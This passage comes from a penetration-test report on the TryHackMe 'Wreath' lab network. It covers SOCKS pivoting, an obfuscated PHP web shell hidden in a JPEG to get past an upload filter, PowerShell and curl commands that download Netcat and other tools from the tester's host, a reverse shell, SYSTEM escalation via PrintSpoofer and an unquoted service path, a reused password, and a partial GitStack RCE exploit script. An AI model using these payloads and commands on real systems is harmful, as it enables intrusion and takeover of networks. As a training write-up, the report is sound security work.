Info: Downloading C:\GitStack\data\data.db to ./loot/data.db

Info: Download successful!

*Evil-WinRM* PS C:\GitStack\data> download passwdfile ./loot/passwdfile
Info: Downloading C:\GitStack\data\passwdfile to ./loot/passwdfile

Info: Download successful!

```

## PC Server Enumeration

The last reachable target in the scope was the host with IP of 10.200.67.100. A port scan was conducted from 10.200.67.150 against that host. The scan results discovered two open ports.

```
*Evil-WinRM* PS C:\iamf> Invoke-Portscan -Hosts 10.200.67.100 -
TopPorts 50

Hostname      : 10.200.67.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 6/22/2021 10:44:52 AM
```

To be able to interact directly with the services on 10.200.67.100 from the attacking machine, the compromised git server had to be turned into a proxy server using a tool called [Chisel](#). An additional firewall rule was previously added on the git server to allow incoming connection this proxy server.

```
C:\iamf>netsh advfirewall firewall add rule name="chisel-
iamf" dir=in action=allow protocol=tcp localport=15555
C:\iamf>
C:\iamf>chisel-iamf-win.exe server -p 15555 -socks5
2021/06/23 11:42:02 server: Fingerprint dHD8t403W6ZZJv2H1ZiHzwnY7WQ1
RBV+E8gpjXTw+JU=
2021/06/23 11:42:02 server: Listening on http://0.0.0.0:15555
```


On the compromised web server, another SSH tunnel was created to forward the local traffic from attacking machine to the Chisel proxy server on 10.200.67.150.

```
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 15555:10.200.67.150:15555 -Nf
```

A connection to the Chisel server was established. This resulted in the services on 10.200.67.100 being accessible through a (SOCKS) proxy on localhost port 1080.

```
$ chisel client localhost:15555 1080:socks
2021/06/23 06:49:08 client: Connecting to ws://localhost:15555
2021/06/23 06:49:08 client: proxy#1:127.0.0.1:1080=>socks: Listening
2021/06/23 06:49:13 client: Fingerprint 5c:84:f4:fd:35:1d:40:5c:a6:d1:36
:15:cb:f6:c2:50
```

The following [FoxyProxy](#) configuration was used to access the website on 10.200.67.100 directly from the browser.




The image shows the FoxyProxy configuration window titled "Edit Proxy Wreath .100". The configuration includes:

- Title or Description (optional):** Wreath .100
- Color:** #66cc66
- Send DNS through SOCKS5 proxy:** On
- Proxy Type:** SOCKS5
- Proxy IP address or DNS name:** 127.0.0.1
- Port:** 1080
- Username (optional):** username
- Password (optional):** \*\*\*\*\*

Buttons at the bottom: Cancel, Save & Add Another, Save & Edit Patterns, Save.

Because the content is identical, the site was presumed to be a duplicate of the personal website hosted on the public-facing web server




However, after carrying out a directory brute-force attack using [Gobuster](#), this site was identified to be a different version from the one on the public-facing web server.


```
$ gobuster dir -u http://10.200.67.100/ -w /opt/SecLists/Discovery/Web-Content/common.txt --proxy socks5://localhost:1080 -o gobuster/s3/web.txt -z -f
```

```
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.200.67.100/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Proxy: socks5://localhost:1080
[+] User Agent: gobuster/3.1.0
[+] Add Slash: true
[+] Timeout: 10s
=====
2021/06/23 09:33:17 Starting gobuster in directory enumeration mode
=====
/.git/ (Status: 200) [Size: 3516]
/.git/logs// (Status: 200) [Size: 1201]
...[SNIP]...
/resources/ (Status: 401) [Size: 485]
...[SNIP]...
```

The scan results discovered a publicly accessible `.git` directory and a `/resources` directory which appeared to be accessible only after authentication.



On the `.git` folder, the latest commit hash could be found by visiting `/.git/refs/heads/master`.





After recovering the previously obtained git repository (website.git) from 10.200.67.150 using [GitTools](#), it was found that the repository has the same commit hash with the exposed git repository on 10.200.67.100.

```

root@kali «C:\GitStack\Repositories\Website.git» «10.50.63.13» git:(master)
$ ../../tools/GitTools/Extractor/extractor.sh . thomas-website/
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /root/thm/wreath/loot/C:\GitStack\Repositories\Website.git/thomas-website//0-345ac8b236064

```

An examination of the source code revealed that the website hosted on 10.200.67.100 has an image upload function on /resources/ (authentication required) and the uploaded image are stored in /resources/uploads/.

Further analysis of the source code identified a weakness in the way it handles the image validation. This image validation could easily be bypassed by embedding a malicious code into an image file and doubling the file extensions afterwards, for example, **filename.jpg.php**. Below are the following code lines responsible for this.

```

...[SNIP]...
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"]
)){
    $target = "uploads/".basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)
) || !$size){
...[SNIP]...

```

## Interactive Shell as Thomas

The previously recovered **thomas**'s credentials from 10.200.67.150 were found to be reused for authentication to the `/resources` directory.

```
root@kali «exploits» «10.50.63.13»  
$ curl -sI -u 'thomas:1qaz!@WSX' --socks5 127.0.0.1:1080 http://10.200.67.100/resources/  
HTTP/1.1 200 OK  
Date: Wed, 23 Jun 2021 13:25:25 GMT  
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11  
X-Powered-By: PHP/7.4.11  
Content-Type: text/html; charset=UTF-8
```

These credentials along with the upload filter weakness could be leveraged to upload a PHP web shell. Due to the antivirus presence, the web shell has been obfuscated and it then embedded into a legitimate image file using [Exiftool](#).

```


root@kali <<exploits>> <10.50.63.13>
$ exiftool -Comment='<?php echo base64_decode("PHByZT4=");system($_POST[base64_decode("Zg==")]);?>' \
> iamf.jpg
1 image files updated
root@kali <<exploits>> <10.50.63.13>
$ mv iamf.jpg iamf_obfs.jpg.php
root@kali <<exploits>> <10.50.63.13>
$ file iamf_obfs.jpg.php
iamf_obfs.jpg.php: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comment: '<?php echo base64_decode("PHByZT4=");system($_POST[base64_decode("Zg==")]);?>', progressive, precision
8, 512x512, components 3

```

The obfuscated web shell successfully bypassed the upload filters as well as the Antivirus. Using the web shell, I have the ability to execute arbitrary commands on the underlying system.

[illegible]


Since the external network could be reached by 10.200.67.100, the web shell could also be leveraged to gain interactive shell access to the system.



The following command was sent to force 10.200.67.100 to download a self-compiled [Netcat](#) binary from the attacking machine.

```
powershell.exe -c "Invoke-WebRequest -Uri http://10.50.63.13:8000/nc-iamf-win.exe -Outfile nc-iamf-win.exe"
```

The uploaded Netcat was utilized to obtain interactive shell access on 10.200.67.100.




## Privilege Escalation to SYSTEM

To maximize the impact, an internal enumeration for privilege escalation vectors was conducted using an automated tool called [WinPEAS](#). The tool was previously transferred into the system using the following PowerShell command.

```
PS C:\> Invoke-WebRequest -uri http://10.50.63.13:8000/winpeas-iamf.exe -outfile winpeas-iamf.exe
```

The tool found two potential vectors for privilege escalation: **Token Impersonation** and **Service Path Hijack**.

It was found that user **thomas** has the `SeImpersonatePrivilege` token enabled. This privilege allows user **thomas** to impersonate another user's token, including **SYSTEM** token [7]. A tool called [PrintSpoofer](#) was used to abuse this privilege, and this resulted in shell access as **SYSTEM**.



```
PS C:\iamf> curl.exe -O -s http://10.50.63.13:8000/PrintSpoofer64.exe
curl.exe -O -s http://10.50.63.13:8000/PrintSpoofer64.exe
PS C:\iamf>

PS C:\iamf> whoami
whoami
wreath-pc\thomas
PS C:\iamf>

PS C:\iamf> .\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::c18b:8cd1:e6db:6d0%12
    IPv4 Address. . . . . : 10.200.67.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.67.1
```

Another privilege escalation vector identified was **Service Path Hijack**. It was found that the executable binary path of a service called `SystemExplorerHelpService` was not enclosed within quotes. Furthermore, user **thomas** has full control over this service and also write access on the service's directory under `C:\Program Files (x86)\System Explorer\System Explorer`. These two abilities could be utilized to hijack the execution flow of `SystemExplorerHelpService` by placing a malicious executable in a higher level directory of the service's path [9].

```

PS C:\iamf> Get-Acl -
Path "C:\Program Files (x86)\System Explorer\System Explorer"
Get-Acl -
Path "C:\Program Files (x86)\System Explorer\System Explorer"

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)
)\System Explorer\System Explorer
Owner     : BUILTIN\Administrators
Group     : WREATH-PC\None
Access    : BUILTIN\Users Allow FullControl
            NT SERVICE\TrustedInstaller Allow FullControl
            NT SERVICE\TrustedInstaller Allow 268435456
            NT AUTHORITY\SYSTEM Allow FullControl
            NT AUTHORITY\SYSTEM Allow 268435456
            BUILTIN\Administrators Allow FullControl
            BUILTIN\Administrators Allow 268435456
            BUILTIN\Users Allow ReadAndExecute, Synchronize
            BUILTIN\Users Allow -1610612736
...[SNIP]...

```

A malicious executable was created (included in Appendix A) and transferred to the PC server to exploit this vulnerability. This executable was then copied into the vulnerable directory with the name of System.exe. A service restart for SystemExplorerHelpService was invoked and this resulted in another shell access as SYSTEM.

```

PS C:\iamf> cp exec-nc-iamf.exe "C:\Program Files (x86)\System Explorer\System.exe"
cp exec-nc-iamf.exe "C:\Program Files (x86)\System Explorer\System.exe"
PS C:\iamf> ls "C:\Program Files (x86)\System Explorer\"
ls "C:\Program Files (x86)\System Explorer\"

Directory: C:\Program Files (x86)\System Explorer

Mode                LastWriteTime         Length Name
----                -
d-----          21/12/2020    23:55             System Explorer
-a-----          27/06/2021    11:28           4096 System.exe

PS C:\iamf> sc.exe stop SystemExplorerHelpService
sc.exe stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 3   STOP_PENDING
                        (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x1388

PS C:\iamf> sc.exe start SystemExplorerHelpService
sc.exe start SystemExplorerHelpService
[SC] StartService FAILED 1053:

+ root@kali «wreath» «10.50.63.13»
$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.50.63.13] from (UNKNOWN) [10.200.67.100] 51154
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> hostname
hostname
wreath-pc
PS C:\Windows\system32> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::c18b:8cd1:e6db:6d0%12
    IPv4 Address. . . . . : 10.200.67.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.67.1
PS C:\Windows\system32>

```

At this point, Mr. Wreath's network has been totally compromised.

## Conclusion

Based on the test carried out above, targeted attacks on Mr. Wreath's network could result in a total network compromise. Exploiting a single critical vulnerability on the public-facing web server opens up opportunities for attackers to gain full access to the internal network and move laterally within it in search of valuable assets. A small number of unpatched/outdated software and environment misconfigurations discovered within the network could be utilized by the attackers for elevating their privileges. This eventually lead to a total compromise of the network.

For countermeasures, it is strongly advised that Mr. Wreath address the critical vulnerability immediately by updating the software to the latest version. It is important to note that keeping software up to date is one of the most fundamental and easiest security practices to implement. Also, consider to employ an Intrusion Detection and Prevention System (IPDS) on the public-facing web server as the network's first line of defense.

## Clean Up

In this section, several cleaning processes are carried out to remove tools, web-shell, and backdoors from the target systems.

Removal of tools on 10.200.67.200.

```
[root@prod-serv tmp]# ls -l iamf/
total 11040
-rwxr--r--. 1 root root 1309448 Jun 21 15:12 mimikatz-iamf.exe
-rwxr--r--. 1 root root 2914424 Jun 22 03:57 nc-iamf
-rwxr--r--. 1 root root 5944464 Jun 21 15:13 nmap-iamf
-rwxr--r--. 1 root root 375176 Jun 21 15:12 socat-iamf
-rwxr--r--. 1 root root 305080 Jun 21 15:12 socat-iamf-win
-rwxr--r--. 1 root root 150 Jun 21 15:11 upload_tools.sh
-rwxr--r--. 1 root root 441344 Jun 21 15:12 winpeas-iamf
[root@prod-serv tmp]# chattr -a iamf/
[root@prod-serv tmp]# rm -rf iamf/
```

Removal of tools on 10.200.67.150.

```
*Evil-WinRM* PS C:\> hostname
git-serv
*Evil-WinRM* PS C:\> dir iamf

        Directory: C:\iamf

Mode                LastWriteTime         Length Name
----                -
-a----             11/16/2020   6:37 PM          8818688 chisel-iamf-win.exe
-a----              1/23/2021  11:12 PM           42770 Invoke-Portscan.ps1

*Evil-WinRM* PS C:\> Remove-Item iamf -Force -Recurse
```

## Removal of backdoor user on 10.200.67.150.

```
*Evil-WinRM* PS C:\> net user /del iamf
The command completed successfully.
*Evil-WinRM* PS C:\> cd Users
*Evil-WinRM* PS C:\Users> dir

        Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----         6/21/2021   2:48 PM             admin
d-----        11/8/2020   1:20 PM      Administrator
d-----         6/23/2021  10:42 PM             DEVsec
d-----         6/22/2021   5:46 AM             iamf
d-----         6/26/2021  10:17 AM          joeoplay
d-r---        11/8/2020   1:20 PM             Public
d-----        12/20/2020   3:56 PM             Thomas
*Evil-WinRM* PS C:\Users> Remove-Item iamf -Force -Recurse
```

## Removal of chisel firewall rule on 10.200.67.150.

```
*Evil-WinRM* PS C:\> netsh advfirewall firewall delete rule name="chisel-iamf"

Deleted 1 rule(s).
Ok.
```

## Termination of PrintSpoofer64.exe on 10.200.67.100.

```
PS C:\> taskkill /IM PrintSpoofer64.exe /F
taskkill /IM PrintSpoofer64.exe /F
SUCCESS: The process "PrintSpoofer64.exe" with PID 3356 has been terminated.
SUCCESS: The process "PrintSpoofer64.exe" with PID 1608 has been terminated.
```

## Removal of web shells on 10.200.67.100.

```
PS C:\xampp\htdocs> Remove-Item C:\xampp\htdocs\iamf -Force -Recurse
Remove-Item C:\xampp\htdocs\iamf -Force -Recurse
PS C:\xampp\htdocs> remove-item C:\xampp\htdocs\resources\uploads\*iamf*
```

## Reverse shell termination on 10.200.67.100.

```
PS C:\> $(taskkill /IM "nc-iamf-win.exe" /F) -and $(Remove-Item C:\xampp\htdocs\resources\uploads\nc-iamf-win.exe -Force)
```



## References

- [1] <https://tryhackme.com/room/wreath>
- [2] <https://www.webmin.com/exploit.html>
- [3] <https://www.exploit-db.com/exploits/43777>
- [4] <https://crackstation.net/>
- [5] <https://github.com/int0x33/nc.exe/>
- [6] <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS>
- [7] <https://attack.mitre.org/techniques/T1134/>
- [8] <https://github.com/itm4n/PrintSpoofers>
- [9] <https://attack.mitre.org/techniques/T1574/009/>

## Appendix A

### Nmap Scan

```

→ root@kali «wreath» «10.50.63.13»
$ nmap -p22,80,443,9090,10000 -sC -sV -oA nmap/s1/10-all-tcp-
script 10.200.67.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 05:38 EDT
Nmap scan report for 10.200.67.200
Host is up (0.26s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.
1.1c)
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp    open  ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.
1.1c)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Thomas Wreath | Developer
| ssl-
cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas W
reath Development/stateOrProvinceName=East Riding Yorkshire/countryN
ame=GB
| Not valid before: 2021-06-19T08:47:27
|_ Not valid after:  2022-06-19T08:47:27
|_ ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
10000/tcp open  http         MiniServ 1.890 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-
8859-1).

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.77 seconds

```

```
root@prod-serv iamf]# ./nmap-iamf -Pn 10.200.67.0/24
```

Starting Nmap 6.49BETA1 ( <http://nmap.org> ) at 2021-06-22 10:00 BST  
...[OUT-OF-SCOPE]...

Nmap scan report for ip-10-200-67-1.eu-west-1.compute.internal (10.200.67.1)  
Cannot find nmap-mac-  
prefixes: Ethernet vendor correlation will not be performed  
Host is up (-0.17s latency).  
All 6150 scanned ports on ip-10-200-67-1.eu-west-1.compute.internal (10.200.67.1) are filtered  
MAC Address: 02:63:D8:24:D9:31 (Unknown)

Nmap scan report for ip-10-200-67-100.eu-west-1.compute.internal (10.200.67.100)  
Host is up (0.00017s latency).  
All 6150 scanned ports on ip-10-200-67-100.eu-west-1.compute.internal (10.200.67.100) are filtered  
MAC Address: 02:74:D7:60:37:65 (Unknown)

Nmap scan report for ip-10-200-67-150.eu-west-1.compute.internal (10.200.67.150)  
Host is up (0.00060s latency).  
Not shown: 6146 filtered ports  
PORT STATE SERVICE  
80/tcp open http  
3389/tcp open ms-wbt-server  
5357/tcp open wsapi  
5985/tcp open wsman  
MAC Address: 02:EF:A4:9D:46:A7 (Unknown)

Nmap scan report for ip-10-200-67-250.eu-west-1.compute.internal (10.200.67.250)  
Host is up (0.00049s latency).  
Not shown: 6148 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
1337/tcp open menandmice-dns  
MAC Address: 02:AD:78:8B:AA:31 (Unknown)

Nmap scan report for ip-10-200-67-200.eu-west-1.compute.internal (10.200.67.200)  
Host is up (0.000016s latency).  
Not shown: 6144 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http  
443/tcp open https  
3306/tcp open mysql

```
5355/tcp open  hostmon
10000/tcp open  ndmp
```

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 1300.59 seconds
```

## Upload\_tools.sh

```
#!/bin/sh

for tool in nc-iamf nmap-iamf socat-iamf socat-iamf-win winpeas-
iamf mimikatz-iamf.exe
do
    curl -O -s http://10.50.63.13/$tool &
done
wait
```

## Modified GitStack Exploit

```
import requests
from requests.auth import HTTPBasicAuth
import sys

ip = 'localhost'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print("[+] Get user list")
r = requests.get("http://{}/rest/user/".format(ip))
try:
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print ("["+ Found user {}".format(username))
else:
    r = requests.post("http://{}/rest/user/".format(ip),
```

```

        data={'username': username, 'password': passwo
rd})
    print ("[+] Create user")
    if not "User created" in r.text and not "User already exist" in
r.text:
        print("[-] Cannot create user")
        sys.exit(-1)

r = requests.get("http://{}/rest/settings/general/webinterface/".for
mat(ip))
if "true" in r.text:
    print ("[+] Web repository already enabled")
else:
    print ("[+] Enable web repository")
    r = requests.put(
        "http://{}/rest/settings/general/webinterface/".format(ip),
data={'"enabled" : "true"}')
    print("r: %s" % r)
    if not "Web interface successfully enabled" in r.text:
